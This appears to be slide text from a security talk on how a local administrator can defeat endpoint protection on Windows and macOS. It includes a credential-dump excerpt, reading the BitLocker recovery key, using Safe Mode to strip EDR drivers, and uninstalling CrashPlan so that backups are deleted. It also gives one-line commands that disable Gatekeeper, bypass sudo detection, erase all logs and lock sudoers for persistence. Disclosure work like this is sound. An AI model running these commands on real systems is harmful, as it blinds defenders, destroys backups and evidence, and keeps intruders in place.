
SAMKey :

RID : 000001f4 (500)
User : Administrator
Hash NTLM:
lm - 0: a6
lm - 1: cf
lm - 2: 8e
lm - 3: fa
lm - 4: e4
lm - 5: f0
lm - 6: ca
lm - 7: 00
lm - 8: ca
lm - 9: ce
lm -10: 78
lm -11: 23
lm -12: de
lm -13: be
lm -14: e9
lm -15: i1
lm -16: da
lm -17: f7
```

# **DISABLING DEFENDER EDR**





# Disable Defender EDR



# **DISABLING DEFENDER AV**

# Disable Defender AV – Folder permission manipulation





# Microsoft's Response

“You can do a lot  
**more damage**  
than this with  
**administrator**  
**access”**

My vulnerability reports Create report

All Pending Reviewing Developing Complete Additional Info Needed

Title/Short description	Status	Bounty	Created On	Last modified	Report ID	Case Number
<a href="#">Microsoft Defender for macOS AV Protection Bypass v...</a>	Complete - NA	-	Apr 1, 2025, 5:32 PM	Apr 1, 2025, 5:32 PM	XXXXXXXXXX	XXXXXXXXXX
<a href="#">Bypass of Defender Endpoint Detection and Response ...</a>	Complete	-	Apr 1, 2025, 1:56 PM	Apr 9, 2025, 12:49 PM	XXXXXXXXXX	XXXXXXXXXX

**M** MSRC Email communication Apr 18, 2025, 11:15 AM

**Subject:** RE: Tampering - Microsoft Defender for macOS: AV Protection Bypass via Folder Permission Manipulation

[REDACTED]

Hello,

Thank you for contacting the Microsoft Security Response Center (MSRC). We appreciate the time taken to submit this assessment.

**Upon investigation, we have determined that this submission does not meet the bar for security servicing. As mentioned in your report, this attack requires administrative privileges; and by definition, a malicious administrator can do much worse things.**


As such, this thread is being closed and no longer monitored. We apologize for any inconvenience this may have caused.

# **INTO SAFE MODE**

- **Another EDR** product was briefly tested
- Users with Administrator access could still use the **icacls**. command to **block access** to the EDR's Service binary
- Upon **reboot** the **service** was no longer running
- **Kernel drivers** and other processes still **alert on your activities**
- **Safe Mode** Boot is the key to **wiping out** all of the **Kernel drivers**

# **BITLOCKER TO THE RESCUE**

# Windows - Accessing BitLocker Recovery Key



Local admin can query  
the **BitLocker recovery  
key** allowing them to  
access **Safe Mode**

```
Administrator: Windows PowerShell
PS C:\WINDOWS\ccmcache> manage-bde -protectors -get c:
BitLocker Drive Encryption: Configuration Tool version 10.0.22621
Copyright (C) 2013 Microsoft Corporation. All rights reserved.

Volume C: [OSDisk]
All Key Protectors


TPM:
ID: {[REDACTED]}
PCR Validation Profile:
7, 11
(Uses Secure Boot for integrity validation)

Data Recovery Agent (Certificate Based):
ID: {[REDACTED]}
Certificate Thumbprint:
[REDACTED]

Data Recovery Agent (Certificate Based):
ID: {[REDACTED]}
Certificate Thumbprint:
[REDACTED]

Numerical Password:
ID: {[REDACTED]}
Password:
[REDACTED]
```


# Windows - Local Admin Login Safe Mode



Within **Safe Mode** you can create new local admin accounts and run malicious tools which will not send detections and alerts to Defender once you boot normally.

This can also be used to **uninstall** <insert EDR here> **critical drivers** from the system.

# **UNINSTALLING CRASHPLAN**



# Uninstalling CrashPlan

PowerShell  
uninstall package  
to remove  
CrashPlan

```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\WINDOWS\system32> Get-Package -Name "*crashplan*"

Name          Version      Source      ProviderName
----          -----      -----      -----
CrashPlan     11.5.0.445  C:\Program Files\CrashPlan\  msi

PS C:\WINDOWS\system32> Get-Package -Name "*crashplan*" | Uninstall-Package -Force


Name          Version      Source      Summary
----          -----      -----      -----
CrashPlan     11.5.0.445  C:\Program Files\CrashPlan\  
```



# Uninstalling CrashPlan

Builtin Applet ran  
as sudo

```
User@Laptop % sudo /Library/Application/Support/Crashplan/.Uninstall.app/Contents/MacOS/applet
```



# Uninstalling CrashPlan

Deactivate the service will delete all backup files

The screenshot shows the CrashPlan web interface. The URL in the browser bar is `Click to go back, hold to see more... .app/#/console/device/overview?showDeactivated=true`. The top navigation bar includes links for Work, Recon, AD Query, AWS Training, Malware Dev, Attacks, Cloud Testing, Tickets, Tools, Github, LLM, YouTube, and AWS Certified Sec... The main menu has sections for CrashPlan (selected), ADMINISTRATION, ENVIRONMENT (selected), and Devices. A search bar is on the right. The main content area is titled "Devices" and shows three tabs: Active, Deactivated (which is selected), and Backup Alerts. Below the tabs is a table header for "Deactivated Devices" with columns: Device Name, Hostname, Serial Number, OS, Stored, Alerts, Last Backup Activity, and Restore. One row is visible in the table, showing a device named "L-S-[REDACTED]3" with the following details: OS (Windows), Stored (0MB), Alerts (OK), Last Backup Activity (Never), and a "Restore" button.




Device Name	Hostname	Serial Number	OS	Stored	Alerts	Last Backup Activity	Restore
L-S-[REDACTED]3	[REDACTED]	[REDACTED]	Windows	0MB	OK	Never	

# **OTHER CONTROLS**




# Disabling Gatekeeper

```
User@Laptop% sudo spctl --master-disable
```





# Bypass sudo execution detection



```
~ % osascript -e 'do shell script "id" with administrator privileges'
```

```
User@Laptop~ % osascript -e 'do shell script "id" with administrator privileges'
```

```
uid=0(root) gid=0(wheel)
groups=0(wheel),1(daemon),2(kmem),3(sys),4(tty),5(operator),8(procview),9(procmad),12(everyone),20(staff),29(certusers),61(localaccounts),80(admin),33(_appstore),98(_lpadmin),100(_lpoperator),204(_developer),250(_analyticsusers),395(com.apple.access_ftp),398(com.apple.access_screensharing),101(com.apple.access_ssh-disabled),400(com.apple.access_remote_ae),702(com.apple.sharepoint.group.2),701(com.apple.sharepoint.group.1
```



# Erase the logs

```
User@Laptop ~ % sudo log erase --all
```



# Locking Critical System Files with Immutable flags

```
User@Laptop~ % sudo chflags uchg /etc/sudoers
```

This technique was successfully applied to **maintain unauthorized persistence** and **prevent remediation**.

